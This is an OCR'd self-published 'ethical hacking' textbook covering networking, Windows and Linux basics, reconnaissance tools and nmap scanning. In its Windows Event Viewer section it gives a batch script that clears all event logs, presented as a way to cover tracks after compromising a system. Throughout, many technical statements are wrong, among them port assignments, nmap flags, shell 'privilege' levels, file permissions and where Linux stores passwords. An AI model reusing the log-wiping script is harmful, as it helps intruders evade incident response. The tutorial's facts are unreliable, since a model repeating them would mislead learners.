# Advance Ethical Hacking Textbook

Today Is Learner, Tomorrow is Leader

Written by:-
Deepak Choudhary (DeeCodes)

Contact:-
Email – deecode37@gmail.com
Telegram – https://t.me/DeeCodes_07
Twitter – https://twitter.com/DeeCodes_07?s=09

# INDEX

1. Computer Network
2. Windows
3. Linux
4. Foot printing & Reconnaissance
5. Scanning
6. Enumeration
7. Gaining Access
8. Privilege Escalation
9. Bug Hunting
10. System Privilege
11. System Virus
12. Wifi Penetration

## 1. Computer Network :-

i. What is computer network
ii. First computer network
iii. Characteristics
iv. Network devices
v. Network types
vi. Advantages of network
vii. Dis-Advantage of network
viii. The OSI model
ix. The TCP and UDP
x. The TCP/IP model
xi. TCP Three-way Handshake

xii. The Ports and Protocols
xiii. The Firewall

## I. What is computer network?

A group of computer which is **“connected to each-other”** for the purpose of **“sharing their resources”** is called **“computer network”**.

## II. First computer network :-

“ARPANET” (**Advanced Research Project Agency Network**).

## III. Characteristics of computer network :-

- **“Resource sharing”** is use to share the data from one place to another place.
- **“Communication”** is the use for communicate one computer to another computer.
- **“Backup”** is use to **“store our data”** from deleting and **“it was a safe”**.
- **“Scalability”** is easy to connect other computer (ex: you connected to four computers. But, if you want to add a one more computer (nodes). Then you can).

- **“Reliability”** it will manage our data beyond corrupting. By hardware mistake.
- **“S/W (software) & H/W (hardware) sharing”** we can share anything by one computer to hundred computer. When connected to each other.
- **“Security”** it was provide a firewall. Which no one can attack on them?

## IV. <u>Network Devices :-</u>

- HUB
- Switch
- Repeater
- Modem

- Router
- Gateway

## V. <u>Types Of Networks :-</u>

- PAN (**Personal Area Network**)
  Range –(10m)
  Uses – Bluetooth, wife, wireless headphone, wireless mouse & keyboard.
- LAN (**Local Area Network**)
  Range – (150m)
  Uses – router (for office).
- MAN (**Metropolitan Area Network**)
  Range – (50km)
  Uses –within city.
- WAN (**Wide Area Network**)

Range – (not fixed)

Uses – use for countries or all around world.

## VI. Advantages Of Computer Network :-

- Anywhere and everyone can use.
- Easy to share any data.
- Security provided by them.
- Easily to add a devices.
- They provide us a backup and storage.

## VII. Dis-Advantages Of Computer Network :-

- It requires a network device.


- Virus attacks can be done on you **like**. (Malware, MIMT).
- Network handler (monitor) is need if you were use network requirement.
- High speed network requirement.
- Server also need to this requirement.

## VIII. <u>The OSI model :-</u>

- The OSI model is (Open System Interconnection model). And it has 7 layers. They some functions that help us in standardize communication

when two systems had a communication with computer networking.

| The 7 layers | |
|---|---|
| **Layers** | **Works** |
| Application layer | HTTP,SMTP,Telnet |
| Presentation layer | Encryption data |
| Session layer | Create a session |
| Transport layer | Transport data packets |
| Network layer | Ipaddress & determination |
| Data layer | Physical addressing |
| Physical layer | Ethernet, lan wires |




# IX. <u>The TCP and UDP :-</u>

## <u>TCP</u> :-

- The TCP is (**Transmission Control Protocol**). It is a OSI model version and it has a **4 layers**. It

work as the same as OSI, only it has been implemented. Practically in wide area network. And the TCP uses **three way handshakes**.

**<u>UDP</u>**:-

- The USP is (**User Datagram Protocol**). A communication protocol is primarily used to establish low-latency and loss-tolerating connection between applications on the internet. Example: - It will send, but never check the protocol or layers. **Like** VOIP (**Voice over IP**),

Video call, Gaming or Domain Name System (**DNS**).

## X. The TCP/IP model :-

- The TCP/IP model also same as a TCP. It's all are same.

## XI. TCP Three-way Handshake :-

- If two systems communicate with each other be **like**:

  Client: Hey, hi (SYN)

  Server: Hello (SYN+ACK)

  Client: OK (Backpack)

ACK – **Acknowledgement packet**

SYN – **Synchronize packet**

## XII. The Ports And Protocols :-

- If two system want to communicate each other. Then need to follow some rules, which decide the ports. **Like**: “Http, FTP, SMTP, NetBIOS, DNS, etc..,

| Ports | Services |
|---|---|
| HTTP | 80 |
| SSL | 443 |
| SSH | 22 |
| NetBIOS | 137-139 |
| HTTPS | 8080 |

**COMMON PORTS** packetlife.net

**TCP/UDP Port Numbers**

| | | | | | | | |
|---|---|---|---|---|---|---|---|
| 7 | Echo | 554 | RTSP | 2745 | Bagle.H | 6891-6901 | Windows Live |
| 19 | Chargen | 546-547 | DHCPv6 | 2967 | Symantec AV | 6970 | Quicktime |
| 20-21 | FTP | 560 | rmonitor | 3050 | Interbase DB | 7212 | GhostSurf |
| 22 | SSH/SCP | 563 | NNTP over SSL | 3074 | XBOX Live | 7648-7649 | CU-SeeMe |
| 23 | Telnet | 587 | SMTP | 3124 | HTTP Proxy | 8000 | Internet Radio |
| 25 | SMTP | 591 | FileMaker | 3127 | MyDoom | 8080 | HTTP Proxy |
| 42 | WINS Replication | 593 | Microsoft DCOM | 3128 | HTTP Proxy | 8086-8087 | Kaspersky AV |
| 43 | WHOIS | 631 | Internet Printing | 3222 | GLBP | 8118 | Privoxy |
| 49 | TACACS | 636 | LDAP over SSL | 3260 | iSCSI Target | 8200 | VMware Server |
| 53 | DNS | 639 | MSDP (PIM) | 3306 | MySQL | 8500 | Adobe ColdFusion |
| 67-68 | DHCP/BOOTP | 646 | LDP (MPLS) | 3389 | Terminal Server | 8767 | TeamSpeak |
| 69 | TFTP | 691 | MS Exchange | 3689 | iTunes | 8866 | Bagle.B |
| 70 | Gopher | 860 | iSCSI | 3690 | Subversion | 9100 | HP JetDirect |
| 79 | Finger | 873 | rsync | 3724 | World of Warcraft | 9101-9103 | Bacula |
| 80 | HTTP | 902 | VMware Server | 3784-3785 | Ventrilo | 9119 | MXit |
| 88 | Kerberos | 989-990 | FTP over SSL | 4333 | mSQL | 9800 | WebDAV |
| 102 | MS Exchange | 993 | IMAP4 over SSL | 4444 | Blaster | 9898 | Dabber |
| 110 | POP3 | 995 | POP3 over SSL | 4664 | Google Desktop | 9988 | Rbot/Spybot |
| 113 | Ident | 1025 | Microsoft RPC | 4672 | eMule | 9999 | Urchin |
| 119 | NNTP (Usenet) | 1026-1029 | Windows Messenger | 4899 | Radmin | 10000 | Webmin |
| 123 | NTP | 1080 | SOCKS Proxy | 5000 | UPnP | 10000 | BackupExec |
| 135 | Microsoft RPC | 1080 | MyDoom | 5001 | Slingbox | 10113-10116 | NetIQ |
| 137-139 | NetBIOS | 1194 | OpenVPN | 5001 | iperf | 11371 | OpenPGP |
| 143 | IMAP4 | 1214 | Kazaa | 5004-5005 | RTP | 12035-12036 | Second Life |
| 161-162 | SNMP | 1241 | Nessus | 5050 | Yahoo! Messenger | 12345 | NetBus |
| 177 | XDMCP | 1311 | Dell OpenManage | 5060 | SIP | 13720-13721 | NetBackup |
| 179 | BGP | 1337 | WASTE | 5190 | AIM/ICQ | 14567 | Battlefield |
| 201 | AppleTalk | 1433-1434 | Microsoft SQL | 5222-5223 | XMPP/Jabber | 15118 | Dipnet/Oddbob |
| 264 | BGMP | 1512 | WINS | 5432 | PostgreSQL | 19226 | AdminSecure |
| 318 | TSP | 1589 | Cisco VQP | 5500 | VNC Server | 19638 | Ensim |
| 381-383 | HP Openview | 1701 | L2TP | 5554 | Sasser | 20000 | Usermin |
| 389 | LDAP | 1723 | MS PPTP | 5631-5632 | pcAnywhere | 24800 | Synergy |
| 411-412 | Direct Connect | 1725 | Steam | 5800 | VNC over HTTP | 25999 | Xfire |
| 443 | HTTP over SSL | 1741 | CiscoWorks 2000 | 5900+ | VNC Server | 27015 | Half-Life |
| 445 | Microsoft DS | 1755 | MS Media Server | 6000-6001 | X11 | 27374 | Sub7 |
| 464 | Kerberos | 1812-1813 | RADIUS | 6112 | Battle.net | 28960 | Call of Duty |
| 465 | SMTP over SSL | 1863 | MSN | 6129 | DameWare | 31337 | Back Orifice |
| 497 | Retrospect | 1985 | Cisco HSRP | 6257 | WinMX | 33434+ | traceroute |
| 500 | ISAKMP | 2000 | Cisco SCCP | 6346-6347 | Gnutella | | |
| 512 | rexec | 2002 | Cisco ACS | 6500 | GameSpy Arcade | | |
| 513 | rlogin | 2049 | NFS | 6566 | SANE | | |
| 514 | syslog | 2082-2083 | cPanel | 6588 | AnalogX | | |
| 515 | LPD/LPR | 2100 | Oracle XDB | 6665-6669 | IRC | | |
| 520 | RIP | 2222 | DirectAdmin | 6679/6697 | IRC over SSL | | |
| 521 | RIPng (IPv6) | 2302 | Halo | 6699 | Napster | | |
| 540 | UUCP | 2483-2484 | Oracle DB | 6881-6999 | BitTorrent | | |

**Legend**

- Chat
- Encrypted
- Gaming
- Malicious
- Peer to Peer
- Streaming

IANA port assignments published at **http://www.iana.org/assignments/port-numbers**

by Jeremy Stretch v1.1

# XIII. The Firewall :-

- In computing a firewall is network security system that monitors and controls incoming and outgoing network traffic

based on predetermined security rules. It is also known as IDS (**Intrusion Detection System**).

## 2. Windows :-

I. What Is an Operating System?
II. Windows
III. Local Authentication
IV. The Windows Registry
V. The Windows Event Viewer
VI. Windows Services
VII. Windows Security Policies (Group Policies)
VIII. The Windows Firewall
IX. 6 Windows Commands

## I. What Is an Operating System? :-

- Computers don't directly understand human languages. All they understand is binary machine language (0s and 1s). But for humans, it's extremely difficult to communicate with computers in that form. Software programs are the interfaces between humans and computers that help both to communicate with each other easily. There are two categories of software: system software and application software . An

operating system is the system software that helps manage and coordinate all hardware and software resources. Common tasks include device management, multitasking, user management, memory allocation, and so on. The operating system also provides a base or foundation for the execution of other application software. Some of the most widely used operating systems are Microsoft Windows, Linux (Red Hat, Fedora, CentOS, Ubuntu, AIX, BSD, and others),

and Android/iOS for smart phones and tablet PCs.

- **Kernal :** In simple words, the kernel is the core of the operating system. It has full control over all the activities that occur in the system, and it is the first program that is loaded on startup. A few of the important tasks performed by the kernel are memory management, device management, and managing system calls. The kernel does the critical job of connecting and interfacing

application software with the hardware devices.

- **File System:**

| **Operating System** | **File Systems Used** |
|---|---|
| Microsoft Windows | FAT16, FAT32, NTFS |
| Linux and its derivatives | EXT2, EXT3, EXT4, XFS, ReiserFS, YAFFS |
| MAC OS | HFS+ |

## II. Windows :-

- Windows is **an operating system designed by Microsoft**. The operating system is what allows

you to use a computer. Windows comes preloaded on most new personal computers (PCs), which helps to make it the most popular operating system in the world.

## III. Local Authentication :-

- Windows stores the user credentials locally on the same system. Hence the user can log in even if he or she is not connected to any network. Most of the systems used for individual or home use are authenticated locally. Windows

makes use of Security Account Manager (SAM) for storing user credentials locally on the system. The path where the SAM resides is **<$Drive>:\windows\system32\config\SAM** . The SAM stores the passwords in **hashed format**. There are tools that can dump the entire SAM database and then, using various techniques, an attacker can crack the hashes to get the passwords.

## IV. The Windows Registry :-

- The Windows Registry is a hierarchical database that contains critical low-level information about system hardware, applications and settings, and the user account profiles. Whenever you install or uninstall an application, the Registry is modified. When you make any changes in system settings, they are reflected in the Registry. For any Windows system, the Registry is extremely important, and if it becomes corrupted, then the entire Windows system might fail and

stall. Most of the malware programs that can infect your system (like viruses, spyware, Trojans, and so on) also make changes to the Registry. **To access** the Windows Registry, press the Windows key + R, type regedit.exe , and press Enter.

## V. The Windows Event Viewer :-

- Whenever a fraud or a system compromise happens, the incident response team will first request the system audit logs. If the compromised system has maintained sufficient audit logs

of all the events, then it becomes easy to trace back the incident. If event logs are not configured and maintained, then the investigation of an incident becomes extremely difficult. The Windows operating system categorizes and stores event logs and has an application called **Event Viewer** to check the logs.

**Step 1:** If a hacker or an **attacker compromises a system**, before leaving the system they will try to **clear all the event logs** in order to cover their tracks. Event logs can be viewed through the

Windows Event Viewer application. It can be accessed by choosing **Control Panel ➢ System and Security ➢ Administrative Tools ➢ Event Viewer.**

**<u>Step 2:</u>** In **Windows 7** and above you can also **directly search** for **Event Viewer** in **Windows Search**.

The Event Viewer has many options to **search and filter the required events** and acts as a **comprehensive** resource for **auditing information**.

- Here you can use the **bat script** of code for covering tracks. Save this file in the **.bat** extension. **<u>like:</u>**

```
@echo off
FOR /F “tokens=1,2*” %%V IN (‘bcdedit’) DO SET
adminTest=%%V IF (%adminTest%)==(Access) goto
noAdmin
for /F “tokens=*” %%G in (‘wevtutil.exe el’) DO (call :do_clear
“%%G”) echo.
echo All Event Logs have been
cleared! goto theEnd
:do_clear
echo clearing %1
wevtutil.exe cl %1
goto :eof
:noAdmin
echo Current user permissions to execute this .BAT file are inadequate.
echo This .BAT file must be run with administrative privileges.
echo Exit now, right click on this .BAT file, and select “Run as
administrator”. pause >nul
:theEnd
Exit
```

## VI. Windows Services :-

- A **Windows service** is just like any other application that you install' however, the difference is how the service functions. A **service runs and performs its tasks in the background**. For example, the anti-virus service starts automatically when Windows starts. When you insert a USB drive, for example, the anti-virus service, which is running in the background, automatically initiates a virus scan on the USB drive.

- Some services are the result of applications that are installed explicitly, while other services run by default in a Windows system. When a system is infected, malware may be running some service in the background. So for a system administrator, it is important to monitor all the services running and disable any unwanted ones.
- To manage Windows Services , press the Windows key + R, **type** services.msc , and press Enter.

- If you **double-click a service** , you can see further details, as shown in, including which application is responsible for that service, the path of the executable, and the mode of **service startup** (**manual or automatic**).

## VII. Windows Security Policies (Group Policies) :-

- The Windows operating system comes with a built-in tool known as **Group Policy Editor** , which helps the user or administrator configure various

settings, parameters, and security policies.

- To get started with the tool, press the Windows key + R, **type** gpedit.msc , and press Enter.
- You can simply **double-click** an item in the right pane to **view more details and configure it** accordingly.

## X. The Windows Firewall :-

- The Windows operating system offers a decent **built-in firewall** for managing and **filtering inbound and**

**outbound traffic**. It has a simple and easy to use **Graphical User Interface** (GUI) , which helps you **review existing rules** and **create new rules based** on your needs.

- To open **Windows Firewall** press the **Windows Key + R**, type **wf.msc** , and press Enter.

## XI. 6 Windows Commands :-

- There are **hundreds of commands** that are used in **day-to-day Windows administration**. Some commands

that are useful from a security perspective.

| Command | Usage | Description |
|---|---|---|
| tasklist | tasklist | Lists all the tasks that are currently active on the system (similar to what's displayed in Task Manager). |
| tracert | tracert <host name> | Traces the routing path from your system to the target host. |
| ipconfig | ipconfig /all | Lists all network interfaces along with IP and MAC if assigned. |
| driverquery | driverquery | Lists all the device drivers currently |

| | | |
|---|---|---|
| | | installed on the system. |
| cipher | cipher /w:<folder path> | Makes folder content unrecoverable by overwriting the deleted data. |
| assoc | assoc | Lists the associations between file extensions and their corresponding programs. |

## 3. Linux :-

I. Linux
II. Basic Command For Linux
III. Advance Command For Linux
IV. File Permissions

# V. Directory Structure

## I. Linux :-

- The Linux is open source software. There are many types of linux (“Kali Linux, Ubuntu and Parrot OS, etc…,But I recommend you to use “Kali Linux”. You can install and setup easily by VM-ware, Virtual box, USB booting, Dual Booting.

## II. Basic Commands For Linux :-

- **mkdir** – make directory (folder)
- **touch** – to create a file

- **pwd** – location of folder (current location)
- **rm** – remove file
- **rm –rf** – remove file or folder forcely
- **echo** – for print the name
- **echo hackur > test.txt** – create txt in file
- **cp** – copy
- **mv** – move
- **nano** – to use text editor
- **vi** – to use text editor
- **gedit** – to use text editor
- **cal** – calendar
- **whoami** – to view user
- **cat** – view full file

- **head** – view file top 10 line only
- **cd..** – go back one directory
- **cd** – change directory
- **ls** – list the files and directories
- **ls –la** - see the permissions of files and directories

# BASIC LINUX COMMANDS

## FILES & NAVIGATING

ls - directory listing (list all files/folders on current dir)
ls -l - formatted listing
ls -la - formatted listing including hidden files
cd dir - change directory to dir (dir will be directory name)
cd .. - change to parent directory
cd ../dir - change to dir in parent directory
cd - change to home directory
pwd - show current directory
mkdir dir - create a directory dir
rm file - delete file
rm -f dir - force remove file
rm -r dir - delete directory dir
rm -rf dir - remove directory dir
rm -rf / - launch some neuclear bombs targeting your system
cp file1 file2 - copy file1 to file2
mv file1 file2 - rename file1 to file2
mv file1 dir/file2 - move file1 to dir as file2
touch file - create or update file
cat file - output contents of file
cat > file - write standard input into file
cat >> file - append standard input into file
tail -f file - output contents of file as it grows

## NETWORKING

ping host - ping host
whois domain - get whois for domain
dig domain - get DNS for domain
dig -x host - reserve lookup host
wget file - download file
wget -c file - continue stopped download
wget -r url - recurively download files from url
curl url - outputs the webpage from url
curl -o meh.html url - writes the page to meh.html
ssh user@host - connect to host as user
ssh -p port user@host - connect using port
ssh -D user@host - connect & use bind port

## PROCESSES

ps - display currently active processes
ps aux - detailed outputs
kill pid - kill process with process id (pid)
killall proc - kill all processes named proc

## SYSTEM INFO

date - show current date/time
uptime - show uptime
whoami - who you're logged in as
w - display who is online
cat /proc/cpuinfo - display cpu info
cat /proc/meminfo - memory info
free - show memory and swap usage
du - show directory space usage
du -sh - displays readable sizes in GB
df - show disk usage
uname -a - show kernel config

## COMPRESSING

tar cf file.tar files - tar files into file.tar
tar xf file.tar - untar into current directory
tar tf file.tar - show contents of archive

options:

c - create archive
t - table of contents
x - extract
z - use zip/gzip
f - specify filename
j - bzip2 compression
w - ask for comfirmation
k - do not overwrite
T - files from file
v - verbose

## PERMISSIONS

chmod octal file - change permissions of file

4 - read (r)
2 - write (w)
1 - execute (x)

order: owner/group/world

chmod 777 - rwx for everyone
chmod 755 - rw for owner, rx for group world

## SOME OTHERS

grep pattern files - search in files for pattern
grep -r pattern dir - search for pattern recursively in dir
locate file - find all instances of file
whereis app - show possible localtions of app
man command - show manual page for command

## III. Advance Commands For Linux :-

- **ifconfig** – to see our ip address
- **ping** – to see the host is up
- **traceroute** – watch the data packet from which ip to which ip
- **wget** – the wget is use to download any file from link or online **like**: html, mp3, mp4, PDF.etc…,
- **sudo** – the sudo is used to get administrative power
- **locate** – location of filename
- **grep** – catch the word from files or folder
- **history** – it will show you the history of commands

- **tee** – the tee is use to create a file
- **apt install** – it helps to install linux tools
- **apt update** – it helps to update tool linux
- **apt upgrade** – it helps to upgrade tools
- **dpkg** – it helps to install (.deb) file
- **useradd** – the useradd is unprivileged and create a user
- **adduser** – the adduser is privilege and create a user
- **hide files** – just open any editor and write your information. if

you save means before filename just enter (.) example:- (.hacku.txt)

- **cat /etc/passwd** – here the every password saves of all users example: (hackur:x:1000:1000:hackur/home/kali:usr/bin/zsh)
- Types of shell in linux:

  **sh** – low privilege

  **bash** – medium privilege

**zsh** – high privilege

- Types of users in liunx:

  **service user – apt user**

**normal user – “$” sign normal user**

**root user – “#” sign root user (administrative full access)**

- **cat /etc/shadow** – here our password stored as a hash. example: (hackur:$y9tsvar/19204:0:9999:7’.)
- user management :-

**adduser** – need to assign password during creation (securely)

- /bin/bash  shell
- gets home directory

**useradd** – need not to assign password during creation

- /bin/sh □ shell
- doesn't get home directory

- **service/systemctl** – "service apache start"
- **passwd** – to reset the user password
- **su/sudo su** – "su" for useradd
  - sudo su for root user
- **sudo userdel –r hackur** – it will be delete the home directory

## IV. File Permissions :-

**r – read -4**

**w - write -2**

**x – execute -0**

- chmod 777 hackur.txt
- chmod g+rwx hackur.txt
- chmod +x* hackur.txt ("*" it is assign execute to all. * star means all in linux)

## V. Directory Structure :-

- **bin :-**

bin means binaries all commands are stored in bin files ex:- cat,mv,cp,uname

- **boot:-**

The boot is work while system shutdown, reboot, or on. it boot the operating system by hardware. so, they all configuration files are saved in boot folder. and the linux bootloader name is “grub”.

- **dev :-**

dev means device file. it works **like** user to hardware. any user communicate to hardware that is all stored in dev file.

- **etc :-**

etc is the works **like**. the software already installed in linux. they config file saves in etc folder. ex: apache 2, service..etc..,

- **home :-**

home save our user directory

- **lib, lib 32, lib 64, libx32 :-**

they four are arranged by himself and there are use in while we install apache 2 then they library file also install.(module)

- **media :-**

The media helps to install external drivers. **like** pen drive, wifi adaptor, etc…, you check here to your driver installed or not.

- **mnt :-**

mnt is mount. it use to mount our directory to hard disk. ex- “pendrive” if I mount directory to

pen drive. when I enter anything in directory it will save in pen drive.

- **opt :-**

The opt is use to install a big file manually ex: google, teamviewer.

- **proc :-**

proc means process. our cpu, memory all information are stored in proc (process) eg:- cat /proc/meminfo & cat /proc/cpuinfo.

- **root :-**

The root is root user of home directory. you access by as an root.

- **run :-**

If any running in desktop means they files are stored in run.

- **sbin :-**

The program that are helpful for the system eg:- disk, systemctl.(sudo only accessable)

- **srv :-**

The srv is service. if any service is running means they are all stored in srv eg:- FTP, apache2, TFTP

- **sys :-**

The sys means system. here the all system files are stored in sys.

- **tmp :-**

tmp means temporary. here all temporary files are store. and they deleted on bootup.

- **usr :-**

The usr is user. here the stored that files which we installed annually. **like** bin, bin is pre-installed. usr is manually install. eg:- nmap, nano, aircrack-ng ..etc, (newly installed)

- **var :-**

The variables file was always changing at themselves.

## 4. Footprinting & Reconnaissance:-

- **Footprinting Concept**

- **Types Of Recon**
- **List Of Recon (Tools)**
- **Requests And Responses**

- **<u>Footprinting Concept:-</u>**

The footprinting means which we gather the information of website.

- **<u>Types Of Recon:-</u>**

  - **Passive:-**

The passive means collecting information from other websites. **like**: google, shodan, github etc..,

- **Active:-**

  The active means we done the information actively which **like** email, phone number, etc…,

- **<u>List Of Recon (Tools):-</u>**
  - **Google**
  - **Social media** (facebook,etc..,)
  - **Databreaches** (database leaks)
  - **Haveibeenpwned** (here you can see info by email)
  - **OSINT framework** (It helps in recon)

- **host** (terminal)(“host example.com”)
- **whois** (terminal)(“whois example.com”)
- **Shodan** (Hacker Search)
- **Censys** (as same as shodan)
- **Github** recon (you get API, passwords, etc..,)

- **Virus total** (it scan URL or APP for malware)
- **Wapplyzer** (it helps to give info of websites)
- **breached** (Here you can visit some data based)

- **Whatweb** (Terminal) This is also work **like** Wappalayzer.
- **subdomain** c99 (This is in browser. you can use it anywhere.(subdomain finder).
- **subfinder** (Terminal) it is also helps to find subdomain. by this command "**subfinder –d example.com**"
- **httpx** (it separate status code **like**: 200,404,301,etc..,)(enter this command "**httpx example.com**"

## ● Request And Responses :-

- PUT
- GET
- POST
- DELETE
- OPTION

## ● GET:-

In GET we ask the content of website **like** "https://example.com"

● POST:-

The POST request is used to save the database in between client and server. **like** "login page".

- PUT:-

  The PUT is used to remove the POST which you saved in past. if it overwrite then that is PUT.


- DELETE:-

  It simple if we want to delete something means we delete if.

**▪ Responses:-**

- information responses (100-199)
- successful responses (200-299)
- redirection messages (300-399)
- client error responses (400-499)

- server error responses (500-599)




## - **Gobuster :-**

- The gobuster is helps to find the websites directions. by brute force.
- The website directories it is as same **like** directories **like**:- “https://example.com/dir”
- Enter this command to run gobuster “gobuster dir –u https://example.com/ -w /usr/share/wordlist”

## ▪ Waybackurls:-

- The waybackurls is help us to fetch the websites link. where, the link are in frontend.
- It helps to find hidden links.
- Enter this command to run the waybackurls. "waybackurls https://example.com"

## Installation of waybackurls.

"sudo apt install golang"

"go install
github.com/tomnomnom/waybackurls@latest"
"cd"
"cd go"
"cd bin"
"mv waybackurls
/usr/bin"

## 5. Scanning:-

- **Introduction**
- **TCP and UDP**
- **Nmap command**
- **wpscan**(wordpress scanning tool)

## ●Introduction:-

●In scanning we watch out the version, systeminfo, etc.., for enumeration. scanning and enumeration is different don't mix it. the best for scanning is "nmap"

## ●Scanning:-

❖ The network scanning is used to get the information of network. **like** hosts(system) which are connected, port information, and

services by scanning networks and ports.

- To identity live hosts (system) on a network.
- To identify open & closed ports.
- To identify operating system information.
- To identify services running on a network.
- To identify running processes on a network.

❖ To identify vulnerabilities.

**●TCP communication:-**

* TCP
* UDP

**●TCP:-**

- TCP is connected oriented which it means, the TCP is create a connection between client and server. once a connection is established, means data can transmit. (it slow then UDP).

**●UDP:-**

The UDP is send data without connection. But it has a fast then TCP.

Example: - if you want to do fast service **like**: (DNS, Video calling live) here the UDP used mostly.

- **TCP Flags :-**

  - **SYN –** To Initiates a connection between two hosts to communication (Client need server connection)

- **ACK –** Acknowledge the receipt of a packet (confirmation the packet).
- **URG –** The URG is packet urgent and do process immediately.
- **PSH –** The PSH packet is used to the sending system to send all buffered data immediately.

- **FIN –** The flag is used to finish the connection.
- **RST –** Reset a connection.

## ● Nmap Commands :-

"nmap **–Pn** 192.168.0.1"

- **-Pn** is use a ARP scan "Address Resolution Protocol"
- The ARP is work for ip to mac it will convert the ip address to mac address.
- It use to bypass firewall. To see their enabled ports.

“sudo nmap -sn **- -traceroute** 192.168.0.1”

- If you wants to know where your ip address is travelling from client to server

“nmap –sV 192.168.0.1”

